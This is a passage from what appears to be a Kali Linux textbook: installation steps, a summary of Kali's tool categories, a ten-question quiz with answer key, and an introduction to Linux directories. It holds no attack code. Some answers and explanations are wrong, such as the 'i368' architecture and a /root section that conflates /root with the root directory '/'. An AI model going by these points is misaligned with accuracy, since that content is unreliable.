


19. The apt configuration in the package manager will begin.



20. Install software apps and the Kali desktop environment.


21. You can select tools based on your Kali Linux use case - installation purpose.



22. To boot your Kali Linux image, add the GRUB boot loader to the master boot record.



23. Choose a target disk for GRUB installation, which is usually the first one



24. You can now restart your system to use Kali Linux.



25. You can now continue and reboot your computer to use Kali Linux.



Summary:

Kali Linux was released on the 13th of March, 2013 as a complete, top-to-bottom rebuild of Backtrack Linux, adhering completely to Debian OS development standards.

Components of Linux: The Bootloader, the Kernel, Daemons, the Shell, Graphical Server, Desktop Environment, Applications.

Kali Linux has these capabilities inbuilt - Information gathering, Vulnerability Analysis, Web Application Analysis, Database Assessment, Password Attack, Wireless Attacks, Reverse Engineering, Exploitation Tool, Sniffing & Spoofing, Post Exploitation, Forensics, reporting tools, Social Engineering tools installed.

Kali Linux policies - Single root user by default, network services disabled by default & a curated collection of applications.

Hardware Requirement to install Kali Linux – Hardware components.

Installation Process – Download from https://www.kali.org/ , Boot to pendrive /DVD, Select the Basic options required.

Chapter Review Questions:

1. What is LVM in Kali Installation stand for?

A. Local Volume Media

B. Logical Volume Manager

C. Logical Volume Media

D. Logical Volatile Media

2. What are the two architectures that Kali Linux is available in?

A. i368 / Amd64

B. i398 / Amd46

C. i378 / i7

D. i389 / i5

3. What is the name of the Graphical Server of Kali Linux?

A. KDE

B. Nmap

C. “X” Server

D. L server

4. What are Daemons?

A. Pop ups

B. Cookies

C. Background Processes

D. Vulnerability Scanner

5. What version of Debian did Kali 2.0 come in?

A. Debian Jessie

B. Debian Jessica

C. Debian Wheezy

D. Debian MINT

6. Alex is building a Gaming startup and wants to decide on what Operating System he should choose

A. Windows

B. Linux

C. Android

D. None of the above

7. Linux distros differ from company to company only (TRUE or FALSE)

A. No

B. Yes

C. Sometimes

D. None of the above

8. Mike is configuring a developer's workstations; he wants to install Linux OS, but he is not sure which distro to go with. Is "Kali Linux" good for development purpose?

A. Yes

B. No

C. Sometimes

D. None of the above

9. What is a network mirror?

A. closest possible Ubuntu PPA

B. Closest possible Kali Core Repository

C. Closest possible Kali Update Repository

D. Closest possible VirtualBox / VMware Repository

10. What is the difference between Kali Live and Kali Installed OS?

A. persistence

B. Live is non-persistence and installed is persistence

C. Live is non-persistence and installed is also non-persistence

D. Live is persistence and installed is also persistence

Answers to Chapter Review Questions

1. Answer: B

Explanatin: LVM stands for Logical Volume Manager. It is a method of managing disk drives in Linux, allowing for dynamic resizing of partitions and logical volumes.

2. Answer: A

Explanation: Kali Linux is available in two architectures: i368 and Amd64, which refer to 32-bit and 64-bit systems, respectively.

3. Answer: C

Explanation: The graphical server of Kali Linux is called the "X" Server, which is responsible for handling graphical user interface (GUI) elements.

4. Answer: C

Explanation: Daemons are background processes in Linux that run independently of the user's direct control. They perform various tasks, such as handling network services or system maintenance.

5. Answer: A

Explanation: Kali Linux 2.0 was based on Debian Jessie, which was the stable release of Debian at the time of Kali Linux 2.0's release.

6. Answer: A

Explanation: While Linux is often used for gaming, Windows is currently the dominant operating system for gaming due to its compatibility with most gaming software and hardware.

7. Answer: A
Explanation: Linux distributions (distros) vary in features, package management systems, user interfaces, and target use cases, not just among companies but also among community-driven projects.

8. Answer: B
Explanation: Kali Linux is not designed for general-purpose development. It is primarily focused on penetration testing and cybersecurity tasks. Other Linux distributions, such as Ubuntu or Fedora, may be better suited for development purposes.

9. Answer: B
Explanation: A network mirror in Kali Linux refers to a server that hosts a copy of the Kali Core Repository, allowing users to download and install packages and updates efficiently.

10. Answer: A
Explanation: The difference between Kali Live and Kali Installed OS is persistence. Kali Live runs directly from a bootable USB or CD/DVD without altering the host system, while Kali Installed OS is installed on a hard drive or virtual machine with persistence, allowing changes to be saved across sessions.

CHAPTER 2

Linux Fundamentals

2.0 Linux Fundamentals

Kali Linux is an open-source OS built around the Linux kernel. Linux is usually packaged in a form known as a Linux distribution (or distro for short) for both desktop and server use. The Linux kernel is the fundamental part of a Linux distribution. The Free Software Foundation uses the name GNU / Linux to refer to the family of operating systems and to specific distributions.

Linux was originally developed based on the Intel x86 architecture for personal computers but has since been ported to more platforms than any other operating system. Linux has the largest installed base of all general-purpose operating systems due to the popularity of the Linux kernel-based Android OS on smartphones.

Arch Linux, CentOS, Debian, Raspbian, Fedora, Gentoo Linux, Linux Mint, Mageia, openSUSE and Ubuntu are some of the most popular and mainstream Linux distributions, along with commercial distributions such as Red Hat Enterprise Linux and SUSE Linux Enterprise Server. Distributions intended to run on servers that omit all standard installation graphical environments and may include other software to set up and operate a solution stack such as LAMP instead. As Linux can be freely redistributed anyone can create a distribution for any intended use.

2.1 Unifying File Systems

File systems within the kernel play a vital role. Unix-related systems maintain a single hierarchy by merging all file stores, allowing users and applications to access data by knowing their hierarchical address.

This hierarchy's initial point is called the root, represented by the character "/." This directory contains subdirectories named after them. The home subdirectory of"/" is called /home/, for example. This subdirectory, and so on, can contain other subdirectories. Directories, where data is stored, may also contain files. Therefore, /home / root / Downloads / hello.txt refers to a file named hello.txt stored in Downloads subdirectory of the home directory, which is present in the root. The kernel helps translate the naming system and the disk storage addresses.





Figure 3 Unifying File Systems



2.1.1 The Root directory: -

- **/root:** The Linux OS file system, /root is basically used in Unix and Unix-like working frameworks the root directory being the first or best index in a chain of importance. Considered to be the starting stage of a structure the root file system framework is the record framework found in a separate disk segment where the root directory is located; it is the file system where all other file systems are mounted as the computer boots.




Figure 4 Root directory

2.1.2 Binary directory: -

- **/bin**: The directory /bin contains binaries which are used by all users. The directory /bin will contain /bin/cat and /bin/date (among others) according to the FHS. Important binary commands that need to be accessible in single user mode. The /bin are stored binary executable and mutual Linux commands which must be used in single-user modes. Commands used by all device users can be found here e.g., cat, cp, ls, date, dd, echo, grep, etc. In Terminal type ls /bin to view all commands.




Figure 5 Binary directory

- **/sbin**: Contains all essential system binaries just like */bin* and also contains executables. Commands under this directory are commonly used by system administrator for maintenance. E.g., *iptables, reboot, fdisk, ifconfig, swapon*.




Figure 6 sbin

- **/lib**: Contains Shared library essentials for binaries in */bin/* and */sbin/*. It also includes a kernel module. Library filenames can be ld* or lib*.so. *

```
┌──(root💀kali)-[/lib]
└─# ls lib*
libarmadillo.so.10      libettercap-ui.so          libhardsid-builder.so.
libarmadillo.so.10.1.2 libettercap-ui.so.0        libhardsid-builder.so.0.0.1
libblosc.so.1           libettercap-ui.so.0.8.3.1 libhotpatch.a
libblosc.so.1.20.1      libgalera_smm.so           libhotpatch.so
libBLT.2.5.so.8.6       libgdal.so.27              libhotpatchtest.so          libsupp.a
libBLTlite.2.5.so.8.6   libgdal.so.27.0.4          libmfhdfalt.so.0            libvpf.so.4
```

- **/opt**: The term “opt” is short for Optional. It contains add-on or optional applications from vendors. And these applications should be installed in either */opt/* or */opt/-subdirectory*. Example package like wp will create folders and subfolders like /opt/wp/man.




Figure 7 opt command

2.1.3 Configuration directory: -

- **/boot**: The /boot directory contains all files needed to boot the computer. These files don't change very often. On Linux systems you typically find the /boot/grub directory here. /boot/grub contains /boot/grub/grub.cfg (older systems may still have /boot/grub/grub.conf) which defines the boot menu that is displayed before the kernel starts. Contains the boot loader files like kernels, initrd, grub.





Figure 8 Configuration directory

- **/etc**: Contains the host-specific system-wide configuration files and other configuration files required by all programs. Start-up and shutdown shell scripts are used to start and stop individual programs. E.g.*: /etc/resolv.conf*, */etc/logrotate.conf*




2.1.4 Data directory: -

- **/home**: Contains user's home directories such as Downloads, Desktop, Pictures, Documents, it contains saved files, personal settings etc. E.g.: */home/kishlay*, */home/kv* here is a directory after the '/home' that is usually called by the user's name, like *'/home/name'.*


- **/media:** Contains the mount points for removable media such as CD-ROMs and other removable devices. E.g.: */media/cdrecorder*, */media/pendrive*

- **/srv**: Site-specific data served by the system, like data and script for servers, data offered by FTP servers, repositories for version-controlled systems. srv=service and contain server specific services that relates data.

- **/mnt**: A Temporary mount directory where system administrators (sys-admins) can mount file-systems.



- **/tmp**: Known as temporary files which are not held during system reboots and is size restricted. Files under this directory get deleted when system reboots. It is advised that never store any important data in this directory.



2.1.5 In Memory directory: -

- **/proc**: Virtual file-system that provides process and kernel logs as files. It's a pseudo filesystem that keeps track of ongoing processes. Generally, automatically generated and populated by the system.


